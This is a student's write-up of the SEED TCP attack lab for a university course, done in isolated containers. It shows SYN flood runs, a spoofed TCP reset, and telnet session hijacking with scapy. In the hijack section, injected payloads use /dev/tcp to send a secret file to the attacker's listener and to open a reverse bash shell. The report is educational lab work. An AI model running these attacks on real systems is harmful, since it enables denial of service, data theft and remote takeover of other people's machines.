Noah Cunningham
Reese Pearsall
CSCI 476
11/10/22

TCP Attack

Task 1: Diabled protections

```
root@53dabfa51b97:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@53dabfa51b97:/# sysctl -w net.ipv4.tcp_synack_retries=
20
net.ipv4.tcp_synack_retries = 20
root@53dabfa51b97:/# sysctl -w net.ipv4.tcp_max_syn_backlog
=128
net.ipv4.tcp_max_syn_backlog = 128
```

Task 1.1: Set proper parameters in synflood.py

```
ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

Run code and run netstat on our victim container

```
[11/10/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.
py
```

```
root@53dabfa51b97:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
        State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
        LISTEN
tcp        0      0 127.0.0.11:33631        0.0.0.0:*
        LISTEN
tcp        0      0 10.9.0.5:23             193.115.171.60:
35492   SYN_RECV
tcp        0      0 10.9.0.5:23             138.138.53.42:7
617     SYN_RECV
tcp        0      0 10.9.0.5:23             205.56.132.14:5
9032    SYN_RECV
tcp        0      0 10.9.0.5:23             135.104.214.35:
46942   SYN_RECV
tcp        0      0 10.9.0.5:23             201.182.50.172:
57560   SYN_RECV
tcp        0      0 10.9.0.5:23             33.114.83.95:14
177     SYN_RECV
tcp        0      0 10.9.0.5:23             112.43.76.249:1
74      SYN_RECV
tcp        0      0 10.9.0.5:23             72.145.103.97:2
0667    SYN_RECV
tcp        0      0 10.9.0.5:23             181.142.209.151
:23854  SYN_RECV
tcp        0      0 10.9.0.5:23             82.177.219.122:
```

We open another container and try to connect to the victim but it timed out… meaning the attack worked and the queue is flooded

```
[11/10/22]seed@VM:~$ docksh bc0
root@bc0b7bcfdf5d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
53dabfa51b97 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
```

I Increased the buffer and decreased retries

```
root@f259d48e5062:/# sysctl -w net.ipv4.tcp_max_syn_backlog
=512
net.ipv4.tcp_max_syn_backlog = 512
root@f259d48e5062:/# sysctl -w net.ipv4.tcp_synack_retries=
5
net.ipv4.tcp_synack_retries = 5
```

I run the attack and try to connect and it no longer works

```
root@87c940698e78:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f259d48e5062 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x
86_64)
```

Task 1.2: Reset containers and set parameters equal to the failed python attack

```
root@b4f5c1113f61:/#  sysctl -w net.ipv4.tcp_max_syn_backlo
g=512
net.ipv4.tcp_max_syn_backlog = 512
root@b4f5c1113f61:/#  sysctl -w net.ipv4.tcp__synack_retrie
s=5
sysctl: cannot stat /proc/sys/net/ipv4/tcp__synack_retries:
 No such file or directory
root@b4f5c1113f61:/#  sysctl -w net.ipv4.tcp_synack_retries
=5
net.ipv4.tcp_synack_retries = 5
root@b4f5c1113f61:/#
```

Launch attack using c

```
[11/10/22]seed@VM:~/.../tcp_attacks$ gcc -o synflood synflo
od.c
[11/10/22]seed@VM:~/.../tcp_attacks$ sudo ./synflood 10.9.0
.5 23
```

Try to connect to host and it doesn't work, it works with c because c is just so much faster than python.

```
root@710532282ae6:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed
out
```

Task 1.3: Reset containers and set parameters, enabled syncookies

```
root@5762ba3327f9:/# sysctl -w net.ipv4.tcp_max_syn_backlog
=512
net.ipv4.tcp_max_syn_backlog = 512
root@5762ba3327f9:/# sysctl -w net.ipv4.tcp_synack_retries=
5
net.ipv4.tcp_synack_retries = 5
root@5762ba3327f9:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Ran the c file

```
[11/10/22]seed@VM:~/.../tcp_attacks$ sudo ./synflood 10.9.0
.5 23
```


Tried to connect and it worked immediately and prompted me to login

```
root@2d5edea29e6e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5762ba3327f9 login:
```

Task 2: Reset containers and connected 10.9.0.6 and 10.9.0.5

```
root@53693d6fd4d2:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fa12ddba0ed1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x
86_64)
```

Used wireshark to obtain necessary data to plug into reset.py




```
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=59286, dport=23,flags="R", seq=1215455
135)
```

Ran python file, and went into 10.9.0.6 and hit enter and it closed my connection

```
[11/10/22]seed@VM:~/.../tcp_attacks$ sudo python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                = 4
         (4)
ihl        : BitField  (4 bits)                = None
         (None)
tos        : XByteField                        = 0
         (0)
len        : ShortField                        = None
         (None)
```


```
seed@fa12ddba0ed1:~$ Connection closed by foreign host.
root@53693d6fd4d2:/#
```

Task 3:

Reconnect to 10.9.0.5 from 10.9.0.6

```
root@53693d6fd4d2:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fa12ddba0ed1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x
86_64)
```

Go into wireshark and extract relevant data and input in sessionhijack.py




```
print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=59316, dport=23, flags="A",
               seq=1138060188, ack=3522967460)
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r
"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Boot up netcat server

```
[11/10/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
```

Run attack and check back with the netcat server

```
[11/10/22]seed@VM:~/.../tcp_attacks$ sudo python3 sessionhi
jack.py
SENDING SESSION HIJACKING PACKET.........
version    : BitField  (4 bits)                = 4
```

Received connection and had desired output

```
[11/11/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60134
secret password: wlkefh2273_skfk12
```

Task 4:

Reconnect to 10.9.0.5 from 10.9.0.6

```
root@53693d6fd4d2:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fa12ddba0ed1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x
86_64)
```

Change contents of sessionhijack.py to add the reverse shell command and new sport, seq, and ack.

```
print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=59418, dport=23, flags="A",
               seq=4091255840, ack=2714530338)
Data = "\r  /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
\r"
```

Boot up netcat server

```
[11/10/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
```

Ran sessionhijack.py

```
window     : ShortField                          = 8192
        (8192)
chksum     : XShortField                         = None
        (None)
urgptr     : ShortField                          = 0
        (0)
options    : TCPOptionsField                     = []
        (b'')
--
load       : StrField                            = b'\r  /b
in/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r' (b'')
```

And the netcat server received a connection and opened a shell

```
[11/11/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60162
seed@fa12ddba0ed1:~$
```